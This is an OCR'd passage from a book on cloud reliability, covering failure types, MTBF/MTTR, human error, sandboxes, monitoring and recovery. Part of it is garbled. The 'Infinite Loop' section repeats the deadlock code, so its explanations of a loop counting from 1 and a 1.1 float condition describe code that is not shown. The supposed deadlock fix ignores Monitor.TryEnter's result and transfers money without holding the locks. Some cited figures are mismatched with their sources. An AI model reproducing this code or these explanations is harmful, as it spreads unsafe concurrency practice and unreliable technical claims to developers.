$$\text{Availability} = \frac{\text{MTBF}}{\text{MTBF+MTTR}}$$

Figure 6-1. *Availability as a ratio of MTBF and MTBF+MTTR*

You will make your best effort to move the availability dial forward; however, while you will get close, availability will never be 100%. Sure, it will get close—two 9s or even three 9s. You will also realize that the difference between the two 9s and three 9s is the failure surface. Every software component, hardware component, service, and so on will fail at some point. Thus, failures are inevitable.

If failures are inevitable, it's about MTTR—time to recover back to normal state. Recovery time can be sped up if you are able to identify early signs of the failure and isolate it before it becomes global. The logic here is that smaller failures will have shorter MTTRs. It is equally important to have early failure detection, especially around foundational components of your application.

Figure 6-2 is laid out with a time scale on the x-axis while the y-axis has two states: your application is up and running and your application is down. Uptime is measured as *Time Between Failures* and downtime as *Time to Recover*. Computing the mean times is quite straightforward once we have these numbers. If your application going down is inevitable, then it's all about getting it up and going again quickly!




Figure 6-2. *Computing MTBF and MTTR*

Applications that have parallel or failover deployments will have minimal to no downtime and will result in a very short time to recover. In such scenarios, the MTTR is equal to the responsiveness, or latency, in switching over to the backup or redundant system.

Failure Categories

To assist you in better strategizing *time to recover* in your deployment, let's review typical failure categories. There are three typical categories. The first is Hard or "Whale," wherein the entire application is down; the others are Soft and Gray, which are better for business continuity and result in shorter MTBF. This review will assist you in categorizing potential failures in your deployment and acting on remedial measures to minimize the downtime.

Hard Failure

This has been illustrated in previous case-study sections where critical components like storage service or a hardware component caused a total blackout of the service and shut down applications for several hours, during which applications could not perform write or read operations.

This could be your e-commerce application that is unable to commit customer orders to the database. Essentially, you have zeroed in on the error in your order-processing pipeline, and the net effect is that you are losing business by the minute. This is a major impact and has a high severity. Customers are adversely impacted and the entire ecosystem of partners, vendors, and customers notice it immediately.

To put this in perspective, it is estimated that Amazon sellers lost as much as $1,100 in net sales per second due to the August 2013 outage (Amazon Web Services suffers outage, takes down Vine, Instagram, others with it; Zack Whittaker, ZDNet.com, August 26, 2013). By comparison, Google's five-minute outage in the summer of 2013 is said to have cost more than $545,000 (Amazon website goes down for 40 minutes, costing the company $5 million; Dylan Tweney, VentureBeat.com, August 16, 2013). These are hard failures, and such failures will draw the attention of your customers and most certainly your business owners and will cause significant churn both within and outside your business.

Soft Failure

Soft failures are also commonly known as partial failures or component failures. In this case, some parts of your application do not work as stated.

Imagine that you are rolling out a new build in production across thousands of servers. Naturally, it's an incremental rollout. The build has a regression so that after deployment, the web page hosted by the front end does not load up. Since the build is going slowly, say 1% of the machines have problems. In this case, when you look at the service from the outside in, it is still working for 99% of the traffic. Such are soft failures. They are detectable, but their impact is limited.

These failures will draw attention of departmental heads and will require some oversight and procedures to be remedied.

Gray Failures

In gray-failure scenarios, there are no perceptible failures from your customer or end-user perspective—rather, they are noticed as an exception in your telemetry and health-monitoring system.

Imagine your order-entry system has a 95% response time of 2 seconds. On a given day, the response time has increased to 3 seconds. So, the quality of your service has gone down significantly from a statistical perspective. You have analyzed this and attributed it to data-tier overload due to a simultaneous scheduled database backup operation, or your data tier is failing over to a data center 500 miles away from the front end. At the end of the day, yes, there is an impact on latency; however, your customers may not even perceive it.

You do need to be able to detect such failures, identify their root cause, and fix them. Sometimes, the fix may not be feasible because there are tradeoffs and realities involved. For example, you do have to back up data—you can choose to do so during off hours. But a 24/7 service will always have customers, and they will experience a degradation during the backup process.

A key element to ensuring failures are mostly gray is to put in place an engineering process and workflow that allows different teams to work on different parts of the backend system without affecting the entire system. Such systems go a long way in ensuring partial availability and better preparing for failure.

Ideally you want all your failures to be gray, which is possible through instrumentation, telemetry, and monitoring. Great service fundamentals will ensure that your application has a very low time to recover.

Preparing for Failure

Figure 6-3 is interesting as it presents failure data at a gross/data-center level. Infrastructure-related failures (e.g., UPS, cooling, and power) are highest; human error still accounts for a fourth of all failures. And these failures could cause hard, soft, or gray failures. The only way to mitigate this is:

- through design
- by minimizing human failure




Figure 6-3. *Study of failures in a data center. (Ponemon Institute LLC, Sponsored by Emerson Network Power "Calculating the Cost of Data Center Outages," Pie Chart 3, 2011)*

Training and established engineering processes are the key to ensuring good design and minimizing human failure, and these are discussed next.

Design for Failure and a Quick Recovery

A key design feature for failure preparedness is backup and restore, especially around data. Make sure you conduct backup restore drills, as this will be key to cutting down your time to recover. Restore should be designed and run like a military operation—with a great deal of precision, which comes only with practice.

Having geographically dispersed (geo) deployment to fail over your application is another important design feature, and this significantly cuts down time to recover. You should also make sure the system is designed for full capacity, especially if failover is deployed for active-active configuration. Running performance-characterization tests to practice the failover is critical.

The most important element is monitoring enabled by telemetry and instrumentation. You should "envelop" your application under a monitoring umbrella so that you are always cued in to all behaviors in the application and you are alerted of any anomaly. Another great concept to embrace is partial availability to ensure that the customer-facing end of your application has a higher degree of availability. An example of this partial availability is to allow to let the user to place the order and then display "*thank you for the order, our system is back loaded and we will notify you when your order is processed.*" Such partial failures are also widely known as gray failures. A well-designed monitoring system will ensure that all failures are gray!

Finally, there are design patterns—like Async Programming, ensuring no state is stored in the application tier, and compute nodes—that are well documented in various chapters of this book and elsewhere. Figure 6-4 summarizes key design markers that will assist you in designing for failure.

Figure 6-4. *Design markers to plan for failure and succeed*

Minimizing Human Error

In these case studies, we reviewed the spectacular ways in which large-scale cloud services have failed. While hardware or natural calamities like earthquake, fire, or utility failures account for a significant portion of failures, we cannot absolve humans and their error-prone ways from causing service outages.

After all, services are built by humans and run by humans. Humans by their very nature are distracted and therefore error prone. So, undoubtedly many of the failures are related to humans and their work habits. Errors are introduced by humans in software creation, deployment, management, and maintenance. Finally, a lack of understanding of software development practices also leads to many architecture-level failures being introduced.

Let's review some common patterns of errors introduced by humans. Many of them are algorithmic in nature.

Infinite Loop

This code looks deceptively simple but has a profound impact on code execution and quality, leading to the infinite loop.

Example 1:

```
  public bool TransferMoneyDeadlockProne(object sourceAccount, object
targetAccount, int amount)
        {
            //This will deadlock
            Monitor.Enter(sourceAccount);
            Monitor.Enter(targetAccount);
            //do math to transfer money

            return true;
        }
```

Example 2:

```
        public bool TransferMoneyNoDeadlock(object sourceAccount, object
targetAccount, int amount)
        {
            //This won't deadlock because of timeout
            Monitor.TryEnter(sourceAccount, 1000);
            Monitor.TryEnter(targetAccount, 1000);
            //do math to transfer money

            return true;
        }
```

- Example 1 – This leads to an infinite loop because the loop exit condition will never be reached. It will never be equal to zero since it starts with a value of 1 and is incremented in every iteration of the loop.
- Example 2 – It is harder to spot the problem here. Essentially floating point arithmetic works differently from integer math since the floating could have many points of precision. Thus, having a loop-terminating condition based on exact match of a value (1.1) is very detrimental.

Deadlock

Deadlock is another class of problems that happens often. Deadlocks happen when two or more entities are waiting on each other, thereby creating a circular dependency loop. Let's look at a very simple example—say, a method wants to transfer money from one account to another.

Example 1:

```
  public bool TransferMoneyDeadlockProne(object sourceAccount, object
targetAccount, int amount)
        {
            //This will deadlock
            Monitor.Enter(sourceAccount);
            Monitor.Enter(targetAccount);
            //do math to transfer money

            return true;
        }
```

Example 2:

```
        public bool TransferMoneyNoDeadlock(object sourceAccount, object
targetAccount, int amount)
        {
            //This won't deadlock because of timeout
            Monitor.TryEnter(sourceAccount, 1000);
            Monitor.TryEnter(targetAccount, 1000);
            //do math to transfer money

            return true;
        }
```

In the preceding code sample, the first method will deadlock because it puts a lock on both accounts and does an unbounded wait. Imagine that there are two executions of the method, one with parameters Acc1, Acc2, 50 and simultaneously one with parameters Acc2, Acc1, 100.

- The first execution puts a lock on Acc1 and before it puts a lock on Acc2, while the second execution puts a lock on Acc2. Thus, both the executions will wait for the other to finish, and they will not finish or exit because of circular dependency, thus creating deadlock.
- The second example, TransferMoneyNoDeadlock, is pretty much the same implementation. However, it attempts to put a lock and times out after 1 second. Therefore, even if concurrent executions were to happen, deadlock would happen but resolve immediately in 1 second.

Code Review

Reducing and eliminating human failure in the coding process is an ongoing journey. One of the proven ways to reduce and work towards eliminating software errors is through code review and making it a part of the engineering process. Code reviews are systematic read through or review of the source code.

One of the most effective ways of doing code reviews is by using peers, also known as "pair programming," in which two engineers are paired and act as each other's gate keepers before the code is checked in to the repository. This is especially effective in the DevOps organization model.

Specialized techniques including a formal team-wide code review and sign-off are also recommended for source code that deals with large volumes or critical business processes. Code reviews using automated tools should also be considered and are quite effective for verifying compliance as well.

Summary

Software failures are to be managed by you; do not attempt to fight it—manage it. You have to do so while balancing demand for delivering new software quickly in order to capture the competitive advantage. Business owners also expect you to manage the costs of development, and one of the casualties is testing. And finally you have to work with humans who are in charge of gathering requirements, designing and architecting the application, coding the application, and finally deploying it—each step prone to error. Your panacea lies in ensuring you are designing for failure and a speedy recovery.

CHAPTER 7

Failures and Recovery

In the previous chapter, you learned that failures are inevitable. Consequently, a well-designed and hardened application is all about early failure detection and quickly recovering from it.

Zero and 100 are very powerful numbers; no application can be 100% available, nor can it have a 0% failure rate. Only via great design and an appropriate level of tests can you ensure your application availability will tend toward 100%—but of course never reach it. Likewise, no matter how reliable your application is, it will fail at some point in time, and thus its failure rate is greater than 0%.

When your application is unable to do its job—e.g., when Outlook.com is unable to display emails—it is said to have failed. Failures commonly affect a part of the application, and unlike disasters they are more difficult to detect since the application may not show obvious signs like a page not found error. Since failures are difficult to detect, they need more sophisticated means of doing so. Probes and inference-detection software are sometimes included in the application to detect failures early and assist in recovery.

To ensure your application is hardened and will quickly recover from failures, you need to build a system that has significant monitoring systems for failure analysis; provide it with the ability to recover using automation; and develop a culture that embraces failures. What follows are four steps to harden your application and be able to quickly recover from failures.

1. Design and incorporate best practices for failure detection and recovery.
2. Apply test best practices, including testing in production, to ensure failure scenarios are comprehensively covered.
3. Have strategies for failure detection.
4. Have strategies for recovery.

Customers are aware of the complexities behind your application and understand failures are inevitable, so they will tolerate it to an extent. More important, they want to see how you respond to failures. How quick your response is, how you communicate with them, whether you detect failures before they do, and what you learn from each failure are all important issues for customers. The bottom-line is that there is an expectation regarding how you will react to failure and what your recovery workflow is.

Design Best Practices

In this section, we will cover best practices for your application design that will minimize failures.

Failure Domains

Failure domains is a technical term that identifies areas or sections of your application that have failed. Examples include the database server or application server.

When you are running a highly scaled out and stateful application, its database will require partitions. What should be the size of the partition? Design-wise, your hardware can accommodate very large partitions; however, from the perspective of failure management, it may not be a good idea. Figure 7-1 is a very interesting illustration that makes a logical point about not placing all your eggs in one large basket. While one large basket is easier to manage, it requires more expensive handling, and any mishap will mean that there are zero eggs to consume.

Figure 7-1. *Small is better for failure management . (Randy Bias, "Slide 13" Pets vs. Cattle: The Elastic Cloud Story. 2014. Reprinted with permission.)*

Partitions are splits or independent parts in a database that lead to better manageability, isolation, and the use of smaller and cheaper resources.

Case in point: let's say you are designing a three-tier application that is used by a million users. Sure, it is possible that all data could live on a single database server. Design- and capacity-wise, this may work, but from an availability standpoint, definitely not.

Why? If that single server goes down, there will be a 100% outage to all users. The impact would be very high, and your availability would swing widely from 100% to 0% during that time. Instead, have more partitions so that at any one time only the users belonging to the failing partition are impacted. Cascading failures that can bring down your entire application are avoided by using small failure domains.

Loose Coupling

Objects and components in a tightly coupled application are totally dependent on others components and function as one unit. Compare this with a loosely coupled pattern where services within your application are still able to function when a certain partition is unavailable.

Tight coupling requires a synchronous communication pattern, thereby ensuring the rapid exchange of data or information, and is best suited for certain applications such as chat or media where latency caused by multiple hops leads to a poor user experience. Applications that deal with monetary transactions that require blocking would also require tight coupling, since these are interdependent or workflow oriented. For most other scenarios, you should consider loose coupling.

Loose couplings will reduce or eliminate the probability of cascading failures that could cause your application to fail. Table 7-1 compares and contrasts the two types.

Table 7-1. *Comparing and Contrasting Loosely Coupled and Tightly Coupled Applications*

Application Type	Loosely Coupled	Tightly Coupled
Interdependency across services	Low	High
Coordination across services	Low	High
Information flow	Low	High
Operational latency	High	Low
Complexity of application	High	Low
Reliability and availability	High	Low
Time to recover	Low	High

Scale-Out to More, and for Cheaper

Scale out means adding more nodes or servers to your application; e.g., scaling out from one web role to three.

Traditionally, solutions that required high-performance computing, such as weather prediction, genome sequencing, or seismic analysis, required one very expensive super computer. As computer performance continues to increase and prices drop, high-performance computing applications are now processed by low-cost cloud compute instances. Of course, to distribute the work, application software is required to have chunking or collating—essentially coordination capability—with the solution.

In the context of your hardened application, a failure at just one compute instance is easier to recover from and impacts far fewer users as compared to one large monolithic instance whose failure will impact 'all' users.

Failure Detection and Recovery

In cloud deployment, failure detection and then recovery take on a whole different dimension. When cloud-based resources fail, manual intervention is just not possible, and your application will require a failure-monitoring solution to monitor resource status and send notifications, as well as to attempt to recover from the failure.

There are few different monitoring and recovery strategies that can be used by you to establish the failure detection and recovery tasks—watching, deciding, reacting, and reporting failure conditions.

Recovery is usually tied to monitoring strategy. In your cloud application, you need to build monitors to detect failure conditions. There are two types of monitoring systems: external and internal.

External monitoring emulates the application consumer's actions via synthetic transactions; e.g., in Outlook, a monitor simulates sending multiple emails and tracks the end-to-end delivery time. If latency exceeds a set threshold, then a paging alert is raised for corrective action.

Internal monitoring, as the name indicates, is inwardly focused, and typical examples are monitors that evaluate the CPU and memory of the compute instance. If the CPU exceeds 80% for a ten-minute stretch, an alert is raised. Your application design should also account for monitor failures.

While most failures are recovered from by scripted automation, there is a limit to what automated recovery can achieve; it is generally limited to known error conditions. Often in a service environment, you will find yourself on the cutting edge of failures. New failure scenarios could be discovered, and your job is to understand them, identify patterns, and perform root-cause analyses to fix the bugs that caused the failure. Humans play a significant part in recovery from failure.

You need to make sure that recovery is not a very broad and ongoing phenomena. For example, if you see yourself recovering 25% of the compute nodes every day, it means you have systemic problems, or too many failures for your application to be a stable deployment. Such deployments indicate the software is very buggy and that you need to focus on improving quality. In general, recovery should be performed for less than a 5% footprint of the application. Consider it as a tail problem—it's an important problem to be solved. Any time it shows symptom of a head problem, you have to change your strategy so as to fix the root cause. Figure 7-2 is an example of a well-executed project with a long tail of failure.




Figure 7-2. *Long tail of failure count in a well-executed project. (EDIActivity.com, 2014. Reprinted with permission.)*

Long tail in software development lifecycles indicates a very small count of software bugs or customer asks over long period of time, e.g., 1 ask per week. And conversely a large head indicates a large count of bugs or feature asks over a short period of time, e.g., 50 bugs in a week.

Testing Best Practices

In this section, we will deal with two best practices relevant for your cloud application: sandboxing your development/testing environment and, more importantly, scenario-based testing that will rapidly uncover issues that could be most detrimental to your users.

Sandboxing

One of the key best practices of cloud application engineering practices is to provide "sandbox" infrastructures in which to develop and test the application. The sandbox environment is similar to the production environment. Sandbox environments, including operating systems and client emulation software, are defined by the project requirements; however, many enterprises keep the sandbox environment as a constant and mimic the real environment 100%. The advantage of the sandbox environment is that they replicate the production environment, and therefore your test coverage will be accurate and will reduce the risk of bugs when your application is released in production. The sandbox will also make it easy to replicate production bugs for analysis and forensics. This is one of the most significant steps you can take to reduce the time to recover.

An sandbox environment ensures untested code does not impact the production environment, especially any data from damaging changes. DevOps teams are expected to first verify the code changes in the sandbox environment and thereafter deploy the changes to production.

Many large enterprise customers have multiple sandboxes—one for each stage of the software development lifecycle. Figure 7-3 demonstrates three classes of sandboxes: development, integration, and pre-production. In many cases the data in the pre-production sandbox is mirrored from the production system to ensure the tests are realistic.




Figure 7-3. *Sandbox approach to software development lifecycle. (Scott W. Ambler, "Figure 1. Sandboxes within your technical environment." Development Sandboxes: An Agile "Best Practice," 2005. Reprinted with permission.)*

Development Sandbox

Developers and individual-feature teams are provided with a pristine environment often created using automation/scripts for their use. The automation approach to creating environments reduces development and deployment variances. These environments rarely have real data and are expected to be unstable since new application code experiments are ongoing.

Successful application builds that come from this sandbox are pushed into the integration sandbox very frequently. Of course, this is where all bugs and customer feedback reports are taken care of.

Integration (or Build) Sandbox

Most engineering organizations have a build function wherein individual component code is integrated and built. Once built, the application is run through automated testing, commonly called build-verification testing. To run these automated tests, the team is provided with an integration, or build, sandbox. As with the developer sandbox, the environment is pristine, and synthetic data is used to verify the application. This is required to verify the results by automation.

Developers move their code from the sandbox to the integration environment to test and thereafter commit it to their team's build system. The larger goal of this sandbox is to integrate various pieces of code and validate the work in a holistic manner. Once the automated tests are passed, the binaries are moved to the next sandbox team—the pre-production sandbox—for further verification before the application is deployed into production.

Demo or Beta Sandbox

Demo sandboxes are optional and typically are set up to reduce the risk of directly placing new code into production. Customers and users are provided access to the demo sandbox and are expected to use it. The data is synthetic, meaning this environment cannot be used for production or real business activities. Customer demos by sales teams are also driven off this sandbox environment.

Pre-Production Test Sandbox

The pre-production sandbox is the most critical environment and is a tightly controlled infrastructure within the enterprise. The data is real and is mirrored over periodically from production. The pre-production test environment exists for the sole purpose of providing an environment that very closely resembles the actual production environment. This sandbox is crucial for large and distributed environments and is also used to conduct performance and scale-out tests.

Production and Production Staging Environment

Customers will use the production environment, which is the environment that your code runs in; in real terms, this is not a sandbox, but rather the real thing. This is also commonly called Live Site. Environments that require very high availability have two very similar environments existing in parallel—production and production staging. Changes are implemented in the staging environment, and at the appropriate switch-over time staging is flipped over to become production and production to become staging. This reduces downtime very significantly.

You will notice that issues are found in all stages and environments. In this chapter, we are mainly focused on failures that happen in production in spite of the software having gone through all the prior quality controls. There will always be issues in production.

Production is also the most complex environment, and gone are the days when engineers could simulate the majority of cases in lab or internal environments. That doesn't mean that internal testing should be discontinued. It does have value. The key point here is that production will always have unique challenges. This is where the earlier principle of "responsiveness to failures" comes in. You can't let your guard down in production. In fact, adoption of a service happens in production, so it is the most critical environment to continuously monitor, learn from, and improve.

Scenario Testing

While unit and integration provide results, end-to-end or scenario testing will yield focused feedback to improve your application behavior. It is whole-heartedly recommended that you define your scenarios formally via descriptions and process diagrams. Common techniques to document scenarios include

- observing and recording customer behavior in labs,
- story lines, and
- state transitions.

Scenario testing is a software-testing activity that uses scenarios: real stories to help the tester through a complex application. Such tests are usually different from single-step or unit test cases as scenarios cover a number of steps executed in a sequence that mimic real usage.

Scenario development and testing for it is also a great way to drive the development tasks (feature development) of the scenarios too. Customer and test feedback should also be associated with scenarios, and your prioritization process should focus on scenarios and associated tasks.

Application scenario tests should mimic user behavior closely including:

- Operating system/browsers
- Localization settings (language/currency)
- Bandwidth characteristics
- Scale tests considering the time of the day and month

Failure-Detection Strategies

Let's review strategies for failure detection. Your application needs to be heavily instrumented so that it emits the proper health signals. These signals need to be analyzed in real time so as to understand your service behavior and where failures are happening.

There are two kinds of server health: health of compute instances (stateless) and health of stateful servers like databases and other storage systems. Cloud platforms like Microsoft Azure provide robust monitoring of storage and data tiers, so in this section we can heavily focus on your application monitoring.

IaaS Virtual Infrastructure

This section is relevant for your IaaS or virtual machine deployments. Guest operating systems running under virtual machine instances produce the very same data that real servers running directly on hardware installed as on-premises server deployments do. There are many vendors that offer monitoring solutions that are capable of generating alerts, charts, reports, and analysis based off data generated by the virtual machine instances. Figure 7-4 provides a screenshot of one such cloud-application monitoring application. Some of the data points include the following:

- CPU
- Disk
- Fan speed
- Memory and CPU of running processes and services
- Traffic and bandwidth




Figure 7-4. *Available solutions to monitor servers. (Aparna Machiraju, EDIActivity.com, 2015. Reprinted with permission.)*

Built-in alert systems are available for all forms of hardware systems and are absolutely essential for failure detection. Alerts lead to corrective action and recovery when associated with automated and remote script execution.

PaaS Application

Fault detection for your (PaaS) applications is done via "early fault detection" meters. These meters check application operability instead of its availability. Such meters are very specific to your applications. A few examples to get you thinking are listed here:

- Measuring the response time from various combinations of browser/operating system/bandwidth characteristics.
- Heartbeat signal from your application via native transport protocol.
- Access tests with synthetic cycles—e.g., script logs on and accesses "restricted" content.
- Application state and information on hardware and software metrics
- End-to-end tests with synthetic cycles for critical business processes; e.g., inventory check request.

All of the preceding examples should monitor key application experiences. In the previous chapter, we looked at a case study of Outlook.com. Taking that example further, some other such fault checks include the following.

- Are users able to open their mailbox with latency of less than five seconds?
- Are emails being delivered within a reasonable time, say 95% within two minutes?
- Are new users able to sign up for the service?

Databases

You can detect failures in databases via JDBC/ODBC. Failure detection executes dynamically constructed and arbitrary queries and compares results with ideal and expected values. Synthetic queries are used to insert, update, or delete data on demand, or per a pre-determined schedule, to verify that critical workloads are operating as desired.

Storage

Failure detection in storage systems requires monitoring on a periodic, on-demand, or ad-hoc basis by doing the following:

- Checking file/folder existence
- Verifying count of files and size in folder
- Validating file and folder size, update/modification time, and checksum
- Uploading and downloading file contents

Network

Failure detection of the network is typically outside your purview, as this is maintained by your cloud platform, Microsoft Azure. For a hybrid connectivity scenario, failure detection of a local/on-premises network does not need any special monitoring for cloud platform connectivity.

Strategies for Recovery

Recovery-oriented computing is based on the theory that bugs and failures in software applications are inevitable, so it is all about managing the failure and then reducing its harmful impact.

> *"If a problem has no solution, it may not be a problem, but a fact, not to be solved but to be coped over time." – Shimon Peres*

Your team, the hardware at the cloud platform, and your application software are facts, not problems. Thus, these facts need to be coped with, not solved. Accounting for failure and improving recovery and repair improves failure detection and speeds up recovery.

In this section, we will discuss two aspects of recovery that will speed it up after a failure: organization structure and automation via remote scripts.

Dev-Test-Ops Organization

Cloud services are complex to build and run. We have already covered this in previous chapters. Humans are constantly interacting with them in various roles. For example:

1. End users – consumers of your application
2. Developers – your designers and builders creating the application
3. Testers – engineers who verify the application's behavior
4. Ops – people who deploy, configure, and manage the live service

One of the most powerful ways to remove human error from the software development process—and at the same time speed up the recovery process—is to bring down "engineering organizational" silos of development, test, and operations.

You want to enable a workflow in which you can develop your application, deploy it to Live Site, learn from users, make changes in response to learnings, and repeat the cycle to continuously improve and add value.

In this model, a developer owns the entire life cycle of a part of the application—understanding user needs, its development, testing, and deployment. This reduces the risk of failure significantly. Figure 7-5 concisely presents the life cycle, including learnings and improvements that are derived from this end-to-end cycle.




Figure 7-5. *Dev-Test-Ops workflow*

